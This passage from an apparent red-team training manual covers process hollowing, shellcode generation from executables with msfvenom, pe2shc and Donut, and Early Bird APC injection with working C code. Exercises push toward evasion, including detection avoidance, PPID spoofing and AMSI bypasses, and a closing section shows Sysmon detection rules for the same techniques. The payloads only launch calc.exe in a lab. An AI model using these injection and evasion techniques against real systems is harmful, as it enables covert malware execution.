At the bottom of the screenshot above we can see our system pause which has stopped the program right before the ResumeThread API call. If we open up **ProcessHacker** and perform the same analysis as **Lab 11** we can see the different memory regions that were created during the ProcessHollowing:




Figure 197 - Example of allocated memory sections within hollowed process

In the example above we can see the **MZ** header loaded at the start of the memory region. As noted above this is one of the checks that is done in the code to ensure a real executable is being mapped into memory. If we review the additional memory regions mapped over, we can identify that the memory allocated is from the **calc.exe** executable. In this case we can see that the original filename is labeled as **calc** which is part of the metadata stored in the **calc.exe** executable:




Figure 198 - Example of Calc.exe executable mapped into notepad.exe process

Once we resume the program, we can see **notepad.exe** dies and **calc.exe** process starts:

Administrator: C:\Windows\System32\cmd.exe

```
[+] Create process successful!
[+] Read the executable to be loaded.
[*] Base address of child process: 0x7ff615590000
[*] Unmapping original executable image from child process
[i] Process is relocatable
[*] Unallocation successful, allocating memory in child process in the same location.
[+] Memory allocated. Address: 0x7ff615590000
[*] Writing executable image into child process.
[*] Writing .text to 0x7ff615591000
[*] Writing .rdata to 0x7ff615592000
[*] Writing .data to 0x7ff615593000
[*] Writing .pdata to 0x7ff615594000
[*] Writing .rsrc to 0x7ff615595000
[*] Writing .reloc to 0x7ff61559a000
[*] Rebasing image
[*] Restoring memory page protections
[*] Restoring memory protection for .text
[*] Restoring memory protection for .rdata
[*] Restoring memory protection for .data
[*] Restoring memory protection for .pdata
[*] Restoring memory protection for .rsrc
[*] Restoring memory protection for .reloc
[+] New entry point: 0x7ff615591830
[*] Updating PEB->ImageBase
[*] Setting the context of the child process's primary thread.
[*] Resuming child process's primary thread.
Press any key to continue . . .
[*] Thread resumed.
```



C:\Users\Administrator\Desktop\Labs\Labs\Lab12 - Process_Hollowing\ProcessHollowing\x64\Release>

Figure 199 - Example of successful processing hollowing execution

Lab 22: Converting PE files to Shellcode

The goal of converting an executable to shellcode is to get away from storing files on disk or requiring the use of staged payloads. Converting executables to shellcode can help you stay hidden and allow for files to stay off disk. In this example we are going to generate an executable using MSFvenom on the Attacker Kali box and convert it to shellcode on the Windows Dev box. There are many ways to convert EXEs to shellcode but in this case, we will use a tool called **pe2shc**⁴⁹ which is located under the Tools folder on the Windows Dev box.

First let's build the executable on the kali box by running the following command:

- msfvenom --payload windows/x64/exec CMD="calc.exe" -a x64 --platform windows -f exe > test-calc.exe**

⁴⁹ https://github.com/hasherezade/pe_to_shellcode


```
(root@kali)~# msfvenom --payload windows/x64/exec CMD="calc.exe" -a x64 --platform windows -f exe > test-calc.exe
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of exe file: 6656 bytes

(root@kali)~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos test-calc.exe
```

Figure 200 - Example of payload executable generation with MSFvenom

Now we need to get the file to the Windows Dev box. We can setup a quick python HTTP Simple Web Server⁵⁰ to host the exe file and download it to the Windows Dev box. First start by running the following python command on the Attacker Kali box in the directory you created the executable:

- **python3 -m http.server 80**

```
(root@kali)~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.0.122 - - [27/Apr/2022 02:18:38] "GET / HTTP/1.1" 200 -
10.10.0.122 - - [27/Apr/2022 02:18:39] code 404, message File not found
10.10.0.122 - - [27/Apr/2022 02:18:39] "GET /favicon.ico HTTP/1.1" 404 -
10.10.0.122 - - [27/Apr/2022 02:18:59] "GET /test-calc.exe HTTP/1.1" 200 -
```

Figure 201 - Example of Python3 Simple HTTP Web Server

Then we can open a browser on the Windows Dev box and type the following to get a directory listing and download our file from the Attacker Kali box:

- <http://10.10.0.108/>

Once you see the directory listing you can click the file to download it:

⁵⁰ <https://stackoverflow.com/questions/7943751/what-is-the-python-3-equivalent-of-python-m-simplehttpserver>




Figure 202 - Example of web directory listing

Or we can directly type the filename in the browser which should download it for you:

- <http://10.10.0.108/test-calc.exe>

Once the file is downloaded you can copy and paste the executable you created to the ps2shc directory:

- **C:\Users\Administrator\Desktop\Tools\ps2shc**

Once the file is in the same directory you can then run the following command from CMD to get your executable converted to shellcode.

- **pe2shc.exe test-calc.exe test-calc.bin**

Pe2shc converts shellcode to raw data in binary. This output file is not viewable from a text editor without error. This file as it stands is not usable but can be converted to readable shellcode that can be copied and pasted using MSFvenom.

First, we must copy the BIN file over to the Attacker Kali box. To do this we can use the same method as before. Start a python server on the Windows Dev box by running the following command from the directory that holds the shellcode BIN file. In my case it's:

- **C:\Users\Administrator\Desktop\Tools\ps2shc**

With a CMD we can start a python web server on the Windows Dev box by running the following command:

- **python -m http.server 80**

```
C:\Users\Administrator\Desktop\Tools\ps2shc>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

Figure 203 - Example of Python HTTP server on Windows Dev box

Once we have a python server running, we can then move back to the Attacker Kali box and download our BIN file using Curl:

- **curl http://10.10.0.122/test-calc.bin -o test-calc.bin**

You can download the file to the same directory as you created the executable with MSFvenom:

```
(root@kali)~# curl http://10.10.0.122/test-calc.bin -o test-calc.bin
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload   Total   Spent    Left   Speed
100 17142  100 17142    0     0  334k      0  --:--:-- --:--:-- --:--:-- 334k
```

Figure 204 - Example of using Curl to download file to Attacker Kali box

Once the file is downloaded, we can use MSFvenom to load in our BIN file and convert it to readable shellcode in C format that can be copied and pasted into the Process Hollowing program. To do this we need to pipe STDIN to MSFvenom by running the following command:

- **cat test-calc.bin | msfvenom -a x64 --platform windows -f c > test-calc.txt**

Take note that we are outputting the MSFvenom output to a file. This is done since the shellcode is decently large in size. We can cat the file to be able to scroll up and down to copy or download the file to the Windows Dev box and copy it from there.

```
(root@kali)~# cat test-calc.bin | msfvenom -a x64 --platform windows -f c > test-calc.txt
Attempting to read payload from STDIN...
No encoder specified, outputting raw payload
Payload size: 17142 bytes
Final size of c file: 72021 bytes

(root@kali)~#
```

Figure 205 - Example of piping STDIN into MSFvenom to generate C formatted shellcode

Once the command is done running, we can cat the file to see the readable shellcode.

```
(root@kali)~# cat test-calc.txt
unsigned char buf[] =
"\x4d\x5a\x45\x52\xe8\x00\x00\x00\x00\x5b\x48\x83\xeb\x09\x53"
"\x48\x81\xc3\x90\x41\x00\x00\xff\xd3\xc3\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\xc8\x00\x00\x00\x0e\x1f\xba\x0e\x00\xb4\x09\xcd\x21\xb8\x01"
"\x4c\xcd\x21\x54\x68\x69\x73\x20\x70\x72\x6f\x67\x72\x61\x6d"
"\x20\x63\x61\x6e\x6e\x6f\x74\x20\x62\x65\x20\x72\x75\x6e\x20"
"\x69\x6e\x20\x44\x4f\x53\x20\x6d\x6f\x64\x65\x2e\x0d\x0d\x0a"
"\x24\x00\x00\x00\x00\x00\x00\x00\x39\x24\x11\xdd\x7d\x45\x7f"
"\x8e\x7d\x45\x7f\x8e\x7d\x45\x7f\x8e\x5a\x83\x04\x8e\x7e\x45"
"\x7f\x8e\x7d\x45\x7e\x8e\x7f\x45\x7f\x8e\x74\x3d\xea\x8e\x7c"
"\x45\x7f\x8e\x74\x3d\xee\x8e\x7c\x45\x7f\x8e\x52\x69\x63\x68"
"\x7d\x45\x7f\x8e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x50\x45\x00\x00\x64\x86\x03\x00\x7d\x3c"
"\xc6\x4b\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b"
"\x02\x01\x00\x00\x30\x00\x00\x00\x10\x00\x00\x00\x00\x00"
```

Figure 206 - Example of final shellcode generated in C format

At this point you now have readable shellcode that can be copied into code. It is now up to on what to do with it.

Converting Executable to Shellcode with Donut

Donut⁵¹ is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. This tool can be found under the Tools folder on the desktop on the Windows Dev box. We can perform the same task with Donut as we can with MSFvenom and reduce the steps needed to transfer files back and forth.

First, we can create a BIN file which will contain the raw shellcode from the executable generated with MSFvenom:

- **donut.exe -a 3 -b 1 test-calc.exe -o test-calc.bin**

⁵¹ <https://github.com/TheWover/donut>

```
C:\Users\Administrator\Desktop\Tools\donut_v0.9.3> donut.exe -a 3 -b 1 test-calc.exe -o test-calc.bin
```

```
[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan


[ Instance type : Embedded
[ Module file   : "test-calc.exe"
[ Entropy       : Random names + Encryption
[ File type     : EXE
[ Target CPU    : x86+amd64
[ AMSI/WDLP     : none
[ Shellcode     : "test-calc.bin"
```

```
C:\Users\Administrator\Desktop\Tools\donut_v0.9.3> _
```

Figure 207 - Example of using Donut to generate shellcode from executable

This file can be transferred back over to the Attacker Kali box, or we can go a step further and generate readable shellcode with Donut:

- **donut.exe -a 3 -b 1 -f 3 test-calc.exe -o test-calc.txt**



```
Administrator: C:\Windows\System32\cmd.exe
C:\Users\Administrator\Desktop\Tools\donut_v0.9.3> donut.exe -a 3 -b 1 -f 3 test-calc.exe -o test-calc.txt

[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Error : The output format is invalid.

C:\Users\Administrator\Desktop\Tools\donut_v0.9.3> donut.exe -a 3 -b 1 -f 3 test-calc.exe -o test-calc.txt

[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "test-calc.exe"
[ Entropy       : Random names + Encryption
[ File type     : EXE
[ Target CPU    : x86+amd64
[ AMSI/WDLP     : none
[ Shellcode     : "test-calc.txt"
```

```
test-calc.txt - Notepad
File Edit Format View Help
"\xa1\x2d\xf9\xb4\x1c\xe5\xa8\xd8\x7f\xa4\xf0\x34\x53\xc6\xd6\xe9"
"\x9f\x7d\xda\x11\x6d\xeb\xb9\x8f\xaf\x00\x00\x00\x00\x86\x32\x20"
"\x7d\x54\xe2\x65\x38\x64\x0d\x57\x56\x33\x94\x54\x66\xdc\xb3\xbf"
"\x80\x16\xc6\x8f\x20\x5c\xb2\x66\xaa\x2b\xfb\xef\x3e\xcf\x55\xe7"
"\xf1\xcc\xc6\x70\xd5\xa5\xbd\x07\x0b\xa8\x1f\xa7\xdb\x4d\x9\xfe"
"\x6e\x93\x40\x69\xfb\xc6\x9c\x5f\xcb\x55\xbd\xec\x05\xb7\x8a\x46"
"\x28\xd0\x84\x39\xda\x60\xff\x77\x2b\x9f\x54\x31\x6d\xb4\xc5\xcc"
"\xd1\xdb\xe0\x87\x35\x82\xf3\x47\xe3\x8e\x63\x1b\x56\x48\xfb\x28"
"\x8a\x6f\xf0\xe2\x7e\xa5\x2d\xf3\xf4\x74\x3f\x58\xca\xc7\xfe\x6b"
"\x41\xb7\x59\xfe\x0c\x81\xe6\x00\x6b\xcc\xe4\x28\x2f\x2f\xba\x10"
"\x13\xde\xe3\xf2\x6b\xa5\xc7\x17\x43\x0c\x44\x45\xfc\x17\xb7\xd6"
"\x10\x79\xc8\xab\xa6\x7e\x3d\x9a\x6d\xf5\x2b\xcb\xc8\x30\x76\xa0"
"\x29\x5e\x83\xb9\x6e\xb0\x7e\x3b\xaa\x1c\xfc\x8c\xfc\x69\x64\xee"
"\x0e\xea\x45\xf7\x08\xce\xd2\x94\xbe\xf8\x6f\x5b\xeb\x84\xe0\xef"
"\x89\x02\x1e\x04\x46\x54\x33\xe5\xa5\x11\xd6\x6f\x07\x8e\xdf\xda"
"\x56\xb5\xd6\x61\x20\x85\x79\xc2\x03\x73\x0e\x4e\x30\xf8\x35\xc5"
"\xd1\xbd\x29\x34\x08\xac\xcd\xf0\x2d\x8a\x0e\xca\x27\xc3\x02\xb9"
```

Figure 208 - Example of Donut generating shellcode into C format

This shellcode can then be copied directly into the Visual Studio project just like with the MSFvenom example. It is highly recommended to learn about Donut and the different options that exist within the application such as AMSI bypasses and patching.

Exercises

1. Modify Process Hollowing to use exe in memory. Create an EXE with Msfvenom, convert exe to shellcode using pe2shc and then use msfvenom to generate C based shellcode that can be copied and pasted into the program.
2. Make the code more oppsec, remove all comments, printf's, remove unneeded libraries, etc. What else can we do to make this undetectable?

3. Add in PPID parent PID spoofing to the Process Hollowing code. Spoof the Windows svchost.exe process.

Lab 23: Process Injection: Early Bird

In this lab we will dive into learning about the Early Bird process injection technique. We will look at using Sysmon to detect the pervious process injection techniques we have built in the previous labs. We will look at different Sysmon configuration files and some of the different configurations currently available for download publicly.

Code Examples:

- All code examples use and target x64 processes
- All shellcode is generated for x64 processes
- All base shellcode executes **calc.exe**

System Configuration and Tools:

- Visual Studio 2022 used for building code
- Msfvenom installed on Attacker Kali box
- Sysmon Logging and Detection

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108

Early Bird Introduction

A variation of APC injection, dubbed "**Early Bird injection**", involves creating a suspended process in which malicious code can be written and executed before the process' entry point (and potentially subsequent anti-malware hooks) via an APC.

The "**Early Bird**" utilizes the fact that newly created processes will call an APC function when the main thread resumes simply by replacing the CreateRemoteThread call with **QueueUserAPC**⁵².

High level overview of the technique:

- Program creates a new legitimate process (wmiprvse.exe) in a suspended state
- Memory for shellcode is allocated in the newly created process's memory space
- APC routine pointing to the shellcode is declared
- Shellcode is written to the previously allocated memory
- APC is queued to the main thread (currently in suspended state)
- Thread is resumed and the shellcode is executed

⁵² <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-queueuserapc>

Let's look at the code on what this looks like:

```
SIZE_T shellSize = sizeof(buf);
STARTUPINFOA si = {0};
PROCESS_INFORMATION pi = {0};

CreateProcessA("C:\\Windows\\System32\\wbem\\wmiprvse.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
HANDLE victimProcess = pi.hProcess;
HANDLE threadHandle = pi.hThread;

LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;

WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);
QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
ResumeThread(threadHandle);

return 0;
```

Figure 209 - Example of EarlyBird process injection code

This is almost identical to the CreateRemoteThread process injection code. The only differences are the thread handles, APC routine, and the Windows API call to QueueUserAPC. Let's open the project and set a breakpoint on the ResumeThread Windows API call. We can open Process hacker to look at the memory of the allocation inside the wmiprvse.exe process:

The screenshot shows Process Hacker with the 'WmiPrvSE.exe (5228)' process selected. The 'Memory' tab is active, displaying a list of memory regions. A red box highlights the allocation at address 0x27b22a20000, which is 4 KB in size, Private, and has RWX permissions. The 'Processes' tab is also visible, showing a list of running processes. A red box highlights the 'EarlyBird-APC.exe' process, which is running under the 'WmiPrvSE.exe' process. The 'Memory' tab shows the following data:

Base address	Type	Size	Protect...	Use
> 0x7ffe0000	Private	4 KB	R	USER_ST
> 0x7ffe5000	Private	4 KB	R	
> 0xcfc27200000	Private	2,048 KB	RW	PEB
> 0xcfc27400000	Private	512 KB	RW	Stack (th
> 0x27b229b0000	Private	128 KB	RW	
> 0x27b229d0000	Mapped	104 KB	R	
> 0x27b229f0000	Mapped	16 KB	R	
> 0x27b22a00000	Mapped	4 KB	R	
> 0x27b22a10000	Private	8 KB	RW	
> 0x27b22a20000	Private: Commit	4 KB	RWX	
> 0x7df5e6d60000	Mapped	4 KB	R	
> 0x7df5e6d70000	Mapped	140 KB	R	
> 0x7df5e6da0000	Mapped	2,147,483,...	NA	
> 0x7ff6abc70000	Image	496 KB	WCX	C:\Windc
> 0x7ffcf04f0000	Image	1,972 KB	WCX	C:\Windc

Figure 210 - Example of shellcode allocation in wmiprvse.exe process

If we continue debugging the process, the wmiprvse.exe thread resumes, and the process closes and calc.exe is started:


```
SIZE_T shellSize = sizeof(buf);
STARTUPINFOA si = {0};
PROCESS_INFORMATION pi = {0};

CreateProcessA("C:\\Windows\\System32\\wbem\\wmiprvse.exe", NULL, N
HANDLE victimProcess = pi.hProcess;
HANDLE threadHandle = pi.hThread;

LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddr

WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NUL
QueueUserAPC(((PAPCFUNC)apcRoutine), threadHandle, NULL);
ResumeThread(threadHandle);

return 0;
```




Figure 211 - Example of successful execution of EarlyBird process injection

This technique is easy to follow along with. What's interesting to note is how we are using the QueueUserAPC API call here. This technique is still heavily used today by attackers and Red Teams since the QueueUserAPC is not usually hooked. Detection of this technique is usually done by detecting the shellcode written to a suspended process since this type of memory allocation has been around for many years.

Advanced Logging with Sysmon

System Monitor (Sysmon⁵³) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time.

Sysmon includes the following capabilities:

- Logs process creation with full command line for both current and parent processes.
- Records the hash of process image files using SHA1 (the default), MD5, SHA256 or IMPHASH.
- Multiple hashes can be used at the same time.
- Includes a process GUID in process create events to allow for correlation of events even when Windows reuses process IDs.
- Includes a session GUID in each event to allow correlation of events on same logon session.
- Logs loading of drivers or DLLs with their signatures and hashes.
- Logs opens for raw read access of disks and volumes.
- Optionally logs network connections, including each connection's source process, IP addresses, port numbers, hostnames, and port names.
- Detects changes in file creation time to understand when a file was really created. Modification of file create timestamps is a technique commonly used by malware to cover its tracks.
- Automatically reload configuration if changed in the registry.

⁵³ <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

- Rule filtering to include or exclude certain events dynamically.
- Generates events from early in the boot process to capture activity made by even sophisticated kernel-mode malware.

We are going to cover using Sysmon to detect **CreateRemoteThread** process injection attacks. We will look at using a sample configuration file written in XML that is commonly used as a starting point for many companies just starting out using Sysmon.

Sysmon Install Folder:

- **C:\Sysmon**

Sysmon installs as a service so an **Administrative command prompt** (CMD) must be started to get Sysmon up and running.

There are a few commands that should be important to you:

Starting Sysmon with XML configuration file:

- **sysmon64 -i Sysmon-config.xml**

Update Sysmon XML configuration file:=

- **sysmon64 -c Sysmon-config.xml**

Uninstall Sysmon from system

- **sysmon64 -u force**

Our goal right now is to get Sysmon up and running with a configuration file that monitors and detects **CreateRemoteThread** process injection. First let's start with determining what event ID will need to look for with Sysmon:

Event ID 8: CreateRemoteThread

The CreateRemoteThread event detects when a process creates a thread in another process. This technique is used by malware to inject code and hide in other processes. The event indicates the source and target process. It gives information on the code that will be run in the new thread: StartAddress, StartModule and StartFunction. Note that StartModule and StartFunction fields are inferred, they might be empty if the starting address is outside loaded modules or known exported functions.

Figure 212 - Example of Sysmon Event ID 8

We know that **Event ID 8** will be the event we will need to look for once Sysmon is up and running. This means our configuration file must contain a way to monitor for event ID 8 in the XML. If we look at the following XML Sysmon configuration file:

- C:\Users\Administrator\Desktop\Labs\Labs\Lab13 – EarlyBird\sysmon-config-CreateRemoteThread.xml

On **line 437** we can see the start of the **CreateRemoteThread** match that is needed to detect process injection:

```
<!-- LAB 13 Exercise 1 - CreateRemoteThread Process Injection -->
<RuleGroup name=" " groupRelation="or">
  <CreateRemoteThread onmatch="exclude">
    <!--COMMENT: Exclude mostly-safe sources and log anything else.-->
    <SourceImage condition="is">C:\Windows\system32\wbem\WmiPrvSE.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\svchost.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\wininit.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\csrss.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\services.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\winlogon.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\audiodg.exe</SourceImage>
